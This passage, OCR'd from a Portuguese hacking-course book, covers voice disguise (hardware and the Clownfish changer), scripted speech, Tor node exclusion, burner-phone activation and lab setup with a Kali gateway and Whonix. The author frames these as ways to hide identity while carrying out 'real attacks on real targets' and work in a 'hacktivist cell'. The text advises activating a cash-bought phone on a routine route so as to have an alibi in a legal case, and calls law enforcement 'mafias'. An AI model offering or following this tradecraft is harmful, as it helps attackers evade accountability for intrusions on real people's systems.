Um bom microfone, aprendi que os microfones decentes são da Behringer, e a entrada do microfone vai no Vocal Performer, que é uma pedaleira de voz que permite aplicar efeitos, inclusive o Pitch. Caso queira aumentar o ganho, pode-se ainda adquirir um compressor.

(a)

(b)

(c)

Recomenda-se o uso de uma Sound Blaster como placa de áudio Off-board, esta placa não tem interferência da placa mãe. Com este equipamento o hacker estará mais seguro e poderá inclusive participar de Lives ou discussões em grupo por voz.

1.9.6 Roteiro e palavras reservadas

No Brazil temos algumas particularidades regionais, por exemplo, no estado de Minas Gerais é usado o termo "trem" para tudo, um carro é um trem, um computador é um trem, uma chave de fenda é um trem. Se isso é usado em um texto dito ou redigido pelo hacker, fica fácil saber e restringir pessoas em uma busca, então o roteiro se tiver termos regionais devem ser usados para despistar possível intervenção mafiosa.

Crie um roteiro bem pensado e depois treine, treine bem. Fale devagar e pense nas próximas palavras, não se entregue.

1.9.7 Modificando a voz em tempo real com Clownfish for Linux

O Clownfish Voice Changer é um software de modificação de voz perfeito para o seu Windows, GNU/Linux e Mac, para converter seu áudio em qualquer outra voz (de uma lista pré-definida), você também pode usá-lo em qualquer dispositivo Android e iOS.

EFEITO na voz para GRAVAÇÃO ou LIVE, gratuito e para todos os Sistemas Operacionais Clownfish

Este é um aplicativo obrigatório para todos os hackers que criam conteúdo de áudio em 2024. Você pode usá-lo gratuitamente com muitas plataformas como Discord, Youtube e Odysee.

Clownfish Voice Changer é um dos aplicativos de alteração de voz mais populares, a maioria dos YouTubers e Gamers usa este aplicativo para alterar sua voz em tempo real nas transmissões ao vivo, bate-papos por voz e também nos jogos. No entanto, se você


olhar para outros trocadores de voz, eles não permitem tal modulação e personalização como o Clownfish Voice Changer.

Se você está procurando um aplicativo de alteração de voz definitivo para o seu PC ou Mac, pode definitivamente dar uma olhada no aplicativo Voice Changer. O recurso mais eficaz e importante que faz com que o aplicativo se destaque entre os melhores aplicativos do segmento. Como se você comparasse o Clownfish Voice Changer com outros aplicativos como o Voicemod Pro ou o Morphox Voice Changer, descobriria que todos os outros Voice Changers são compatíveis apenas com o Windows e são altamente pagos, portanto, se o dinheiro é um fator importante para você, também recomendamos que você baixe e use o aplicativo Clownfish.

Não apenas em termos de dinheiro, mas você também precisa saber que o Clownfish Voice Changer oferece suporte multiplataforma. Você pode baixar e instalar facilmente no sistema operacional Windows, Mac e Linux. Este aplicativo oferece muitos recursos, como várias vozes e modos para alterar sua voz em tempo real com seu microfone. O aplicativo é instalado no seu dispositivo de PC e só precisa acessar seu microfone para alterar sua voz no cenário em tempo real. São vozes da ferramenta:


- voz alienígena
- Atari Voz
- Clone
- Mutação
- Mutação Rápida
- Mutação Lenta
- Campo Masculino
- Silêncio
- Campo Feminino
- Passo de Hélio
- Campo para bebês
- Rádio
- Voz de Robô
- Voz AI
- Proposta personalizada

Para fazer download[19], entre no site e na sessão de Download escolha a opção CFConsole, pois queremos usar no GNU/Linux de forma não gráfica.




[19] Página para download https://clownfish-translator.com/voicechanger/download.html


O download é rápido, descompacte o arquivo .zip (geralmente) e por console navegue até o local, veja na imagem abaixo que o executável **ClownfishConsole** está com permissão de execução.




O programa é muito simples, Turn on/off liga ou desliga o efeito, para configurar em Audio Settings precisa-se desligar OFF o efeito, conforme figura abaixo.



Na parte inferior é possível ver qual placa de som que entra o áudio e qual placa de som sai o áudio, o **Built-in Audio Digital Stereo** é uma placa de rede virtual interna, é esta placa que deve ser selecionada no OBS Studio, conforme figura abaixo.




Após configurar a placa de som, o hacker deve entrar e selecionar a voz, a lista é grande, basta selecionar.



Embora seja digital, saiba que pode falhar.

1.9.8 Sistema de exaustão de ar em estúdios

Com certeza uma boa cerveja[20] e um ar fresco, ajuda a criar bons vídeos, no seu estúdio com tanta espuma e tanta borracha, é fundamental a exaustão de ar e a renovação do oxigênio, com uma caixa de madeira, criando uma espécie de labirinto para o ar, é possível abafar o ruído externo, conforme figura abaixo.



Recomendo que faça com madeirite, e maximize de acordo com o tamanho do estúdio, no meu caso utilizo um com passagem de 10 cm x 10 cm, e consigo uma boa exaustão de ar quente.


1.12 A vigilância global, 5 olhos, 9 olhos e 14 olhos

O que antes não passava de uma conspiração e de desacreditados autores, hoje é uma confirmação, o leitor deve ler em paralelo o livro **THE SECRET HISTORY OF THE: FIVE EYES**. No final da segunda guerra estava certo que haveria uma terceira guerra, e que indícios disso estariam nas informações, se olhar, a segunda guerra poderia ter sido evitada mas não foi, Hitler teve tempo, Hitler provou a fraqueza de seus adversários antes mesmo de pôr em prática sua máquina nefasta do mal. Então inicia-se uma aliança para obter informações e usá-las para entender se há ou não perigo em um futuro próximo.

Essa aliança iniciada por US, UK, Austrália, Canadá e Nova Zelândia tem um viés bom, um viés positivo para a humanidade, mas saiba, tudo que é BOM pode ser usado para o MAL, e logo essa organização focada em defesa inicia um longo processo de quebra de anonimato

[20] Se é menor de idade, não deveria estar lendo este livro;

e perseguição a indivíduos que no felizes com os rumos de seus países passaram a criticar, governantes e as políticas públicas.



Sempre uma boa ideia é desvirtuada por governantes, hoje segundo Edward Snowden (com provas) esta instituição se tornou o maior esquema de vigilância digital e quebra de privacidade, e ainda nunca foi alcançada pela GDPR e LGPD, etc. Este grande esquema, hoje essa grande quadrilha se estende por Denmark, France, Netherlands, Norway, Belgium, Germany, Italy, Spain e Sweden, totalizando 14 participantes.

Toda pessoa, que dentro destes países acessam algo ou fazem algo que alguma destas máfias não goste, ela será perseguida no mundo digital em todas estas máfias. O TOR tem um problema grave[21], mais de 90% dos nós de saída estão nestes países, e isso é ruim, pois rapidamente controlando o nó de entrada e o nó de saída, com alguma perícia, pode-se deduzir alguma coisa sobre o usuário.

Para configurar o TOR para que não use tais países, deve-se configurar o arquivo /etc/tor/torrc com as seguintes linhas no final do arquivo:


```
 GNU nano 7.2                                  /etc/tor/torrc *
## a private bridge, for example because you'll give out your bridge
## address manually to your friends, uncomment this line:
#PublishServerDescriptor 0

RunAsDaemon 1
ExcludeNodes {us},{uk},{gb},{ca},{il},{nl},{no},{dk},{au},{nz},{fr},{de},{be},{se},{es},{it}
ExcludeExitNodes {us},{uk},{gb},{ca},{il},{nl},{no},{dk},{au},{nz},{fr},{de},{be},{se},{es},{it}
StrictNodes 1
```

A linha RunAsDaemon habilita a execução do TOR na inicialização do GNU/Linux, já as linhas **ExcludeNodes** e **ExcludeExitNodes** garantem que nenhum nó nestes países serão usados no encadeamento de nós da rede TOR.

[21] Pode-se configurar o TOR para evitar os 14 olhos, e isso torna a conexão mais segura;

1.13 Ativando um Celular ou contratando um SMS Online

Como ativar um celular? Esse é um processo muito complexo e há muita discussão, algumas observações minhas são controvérsias. Primeiro é o celular que se deve adquirir, deve-se utilizar um que não possua um sistema operacional moderno (a), isso pois a operadora faz um fingerprint do aparelho e de dados pessoais do indivíduo.



(a) (b)

O segundo ponto interessante é o ponto/momento da ativação, o celular que foi adquirido sem cartão de crédito (no dinheiro) e pessoalmente em um local movimentado (tipo santa efigênia) deve ser ativado em uma rota comum, pois em caso processual com a máfia local há o álibi de ser um local que se passa para ir trabalhar em seu dia normal (b).

Se ativa-se um celular em um local que nunca foi não há álibi, outro ponto interessante é a agilidade que deve ter para validar códigos de ativação, hoje inúmeros sites pedem para cadastrar celular. Evita-se utilizar o celular em outros locais que são de seu cotidiano, para evitar busca por restrição.

Sobre os dados, tal como nome e CPF, já sabe é, a Internet é foda. Cuidado que há operadoras que pedem para envio de fotos ao final, escolha bem a operadora.

Caso não queira um celular, na internet existem inúmeros serviços de SMS anônimos, vários, mas o autor deste livro já perdeu uns trocados com alguns, procure antes para ter certeza da idoniedade do serviço, pois tem que validar:

- Se realmente entregam o serviço;
- Se o número é usado por uma grande quantidade de pessoas;

Atualmente até o famoso Protonmail está pedindo número telefônico, lastimável.

2 Ambiente do curso

O curso possui três ambientes pois algumas práticas não necessitam de VPN e Proxy para dificultar a detecção de sua origem, então em um cenário simples várias práticas podem ser executadas apenas em uma rede interna do Virtualbox, vamos chamar este ambiente de “ambiente exposto”. Sem TOR, sem VPN sem nada.

Curso Hacker - Ambiente do curso PARTE 1. Entre a luz e as trevas

O segundo ambiente será utilizado para acessar recursos externos, recursos que não estão na infraestrutura do aluno, neste cenário o ambiente tem que ser protegido para evitar questões relacionadas a leis, este ambiente será chamado de “ambiente protegido”. Será usado para ataques reais em alvos reais. Pode usar TOR ou VPN.


O terceiro ambiente será chamado de “ambiente anônimo”, para isso será usado Kodachi GNU/Linux e é por este ambiente que vamos atuar na célula hacktivista ou em parte dos ataques. Este ambiente estará em um capítulo chamado Kodachi GNU/Linux. Já vem com TOR e VPN.

2.2 Ambiente exposto


Neste ambiente o atacante está exposto ao alvo, ou seja, para este ambiente mais simples serão realizadas atividades contra alvos feitos para tal tarefa. Este ambiente é simples, trata-se de uma rede interna do Virtualbox na qual os alvos serão alocados, isso vai garantir que a rede do aluno não seja impactada pelas possíveis vulnerabilidades destas máquinas alvo.

Configurando um adaptador de rede no Virtual Box,


Comece importando a máquina virtual Kali linux do Link1, a máquina Kali precisa de 3 GB de memória, dois processadores virtuais conforme figura abaixo, coloque um nome sugestivo.




Ao clicar em Importar aceite o termo de licença abaixo, avance na importação.




Após importação, deve-se adicionar duas interfaces de rede, a primeira interface deve estar em modo NAT, o segundo adaptador deve estar em atachado na Internal Network, utilize como nome “interna” conforme figura abaixo.







Inicie o Kali GNU/Linux, na interface de login use username **kali** e senha **kali**, entre no sistema.




O primeiro passo é analisar quais interfaces de rede foram reconhecidas pelo GNU/Linux, com o comando **ip address** veja que aparece eth, na imagem abaixo tem 2 interfaces, a eth0 e eth1.



Todos os endereços internos serão endereços fixos para simplificar processo de ensino e de avaliação. Entre no arquivo /etc/network/interfaces e adicione a configuração da interface de rede eth1 conforme figura abaixo.




Para validar, execute novamente o comando **ip address** conforme figura abaixo.



OS PRÓXIMOS PASSOS SÓ PODEM SER EXECUTADOS SE VOCÊ NÃO ESTÁ TESTANDO VÍRUS, POIS IPV4.IP_FORWARD PODE DAR BRECHA PARA UMA MAQUINA INTERNA ATACAR SUA REDE.

O próximo passo é ativar o compartilhamento da rede mais abrangente habilitando o parâmetro **net.ipv4.ip_forward=1** conforme figura abaixo.




O próximo passo é criar um script para adicionar as regras de iptables, deve ser permitido a entrada de pacotes, a passagem de pacotes e também o masquerade, caso tenha dúvidas sobre as regras iptables veja o link abaixo.

Iptables de firewall,

Com o nano crie o arquivo **/usr/local/sbin/gateway.sh** e edite o seguinte código abaixo.

```
1. #!/bin/bash
2.
3. iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
4. iptables -A FORWARD -m state --state RELATED,ESTABLISHED -j ACCEPT
5. iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

Veja a imagem abaixo o arquivo gateway.sh, salve o arquivo.



O próximo passo é permitir que o script possa ser executado, utilizando o comando chmod conforme código abaixo.


```
1. sudo chmod +x /usr/local/sbin/gateway.sh
```

O próximo passo é criar um arquivo de configuração para systemd iniciar este script sempre que a rede for iniciada, crie o arquivo **/etc/systemd/system/gateway.service**, edite o seguinte código.

```
1. [Unit]
2. Description=Gateway Kali
3. After=network.target
```

```
4.
5. [Service]
6. ExecStart=/usr/local/sbin/gateway.sh
7.
8. [Install]
9. WantedBy=graphical.target
```

Veja abaixo o arquivo editado, salve o arquivo.



O próximo passo é carregar os arquivos com systemctl, ativar para inicializar com o GNU/Linux e já inicie.

```
1. sudo systemctl daemon-reload
2. sudo systemctl enable gateway.service
3. sudo systemctl start gateway.service
```

Agora reinicie o computador, quando o Kali GNU/Linux iniciar novamente, execute a validação da prática “**cyb0001 checkpoint01**” .

Ambiente do curso PARTE 2, acesse este link.

Agora para algumas práticas será necessário a instalação do TOR, então execute a sequência de comandos conforme listagem.

```
1. sudo apt update -y
2. sudo apt install tor -y
```


No capítulo The Onion Routing a teoria sobre este serviço está devidamente explicada.

2.3 Ambiente protegido por TOR com Whonix


Neste ambiente o atacante estará utilizando uma série de roteamento por routers da rede Onion, a idéia é que neste ambiente o atacante esteja mais protegido das grandes máfias mundiais, lembre-se neste curso vamos até as trevas do mundo hacker.

Instalando TOR no Kali Linux para acesso mais anônimo na Deep Web


Um problema de se utilizar o TOR clássico em um Browser é que artifícios podem ser utilizados para obter dados do utilizador bem como um possível erro do Hacker pode comprometer sua identidade.
A idéia é proteger o Hacker que deverá operar com um Kali GNU/Linux atrás do Whonix, este elemento na rede obriga as conexões do Kali GNU/Linux a passarem pela rede TOR, esse tipo de isolamento é total, todas as conexões de todos os programas no Kali GNU/Linux. Então 2 máquinas virtuais serão criadas, conforme figura abaixo.

